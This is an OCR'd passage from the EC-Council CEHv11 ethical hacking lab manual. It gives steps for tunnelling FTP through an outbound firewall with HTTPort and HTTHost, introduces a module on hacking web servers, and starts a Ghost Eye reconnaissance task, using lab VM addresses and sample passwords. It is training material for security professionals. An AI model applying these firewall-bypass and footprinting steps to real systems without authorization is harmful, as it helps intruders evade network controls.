


Figure 2.2.25: Introduction to HTTPort wizard

46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. On the **Proxy** tab, enter the **Host name** or **IP address** (**10.10.10.16**) of the machine where HTTHost is running (**Windows Server 2016**).

Note: The IP address of **Windows Server 2016** may vary in your lab environment.

48. Enter the **Port** number **90**.
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2016** (**10.10.10.16**) and port number **90**.
51. Enter the password **magic** into the **Password** field.




Figure 2.2.26: HTTPort Proxy settings window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

52. Select the **Port mapping** tab, and click **Add** to create a new mapping.




Figure 2.2.27: HTTPort creating a new mapping

53. Right-click the **New mapping** node, and click **Edit**.




Figure 2.2.28: HTTPort Editing to assign a mapping

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. Rename this as **ftp test** (you can enter the name of your choice).
55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.
56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.10.10**.
57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

Note: **10.10.10.10** specifies in Remote host node is the IP address of the **Windows 10** machine that is hosting the FTP site.




Figure 2.2.29: HTTPort Static TCP/IP port mapping

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.

Note: If you get an error, ignore it.




Figure 2.2.30: HTTPort to start tunneling

59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.10.10**.

Note: This means you may not access the ftp site directly by issuing **ftp 10.10.10.10** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.10.10**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




Figure 2.2.31: ftp connection is blocked

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPort, the connection to the FTP site fails, stating that the FTP connection is refused.




Figure 2.2.32: Executing ftp command

62. Enter the credentials of any user account on Windows 10. In this lab, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.

Note: The password you enter will not be visible.




Figure 2.2.33: Signing in to the FTP site

63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost and therefore have bypassed the firewall.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

64. Now you have the access and ability to add files in the ftp directory located in the **Windows 10** virtual machine.

65. Type **mkdir Test** and press **Enter**.




Figure 2.2.34: Creating a directory

66. Now, switch to the **Windows 10** machine.

67. A directory named **Test** will be created in the **FTP** folder on the **Windows 10** (location: **C:\FTP**) virtual machine, as shown in the screenshot:




Figure 2.2.35: New directory created

68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

Note: On completion of the lab, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the lab) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2016** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Servers

Module 13

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enumerate web server information
- Crack remote passwords

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.5 Footprint a Web Server using Netcat and Telnet	√		√
	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish
- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- httprecon located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**
- ID Serve located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in this lab manual might differ from the image that you see on your screen.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

Lab Duration

Time: 65 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 — Information Gathering using Ghost Eye

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3



Figure 1.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.1.2: Launching the MATE Terminal

Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.3: Running the programs as a root user

TASK 1.1

Install Ghost Eye

7. Now, install Ghost Eye. To do this, in the terminal window, type **git clone https://github.com/BullsEye0/ghost_eye.git** and press **Enter**.
8. This will install Ghost Eye in your virtual machine, as shown in the screenshot.




Figure 1.1.4: Cloning Ghost Eye

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 13 Hacking Web Servers/GitHub Tools/** and copy the **ghost_eye** folder.
- Paste the copied **ghost_eye** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/ghost_eye /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.



Figure 1.1.5: Ghost Eye Directory

10. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.

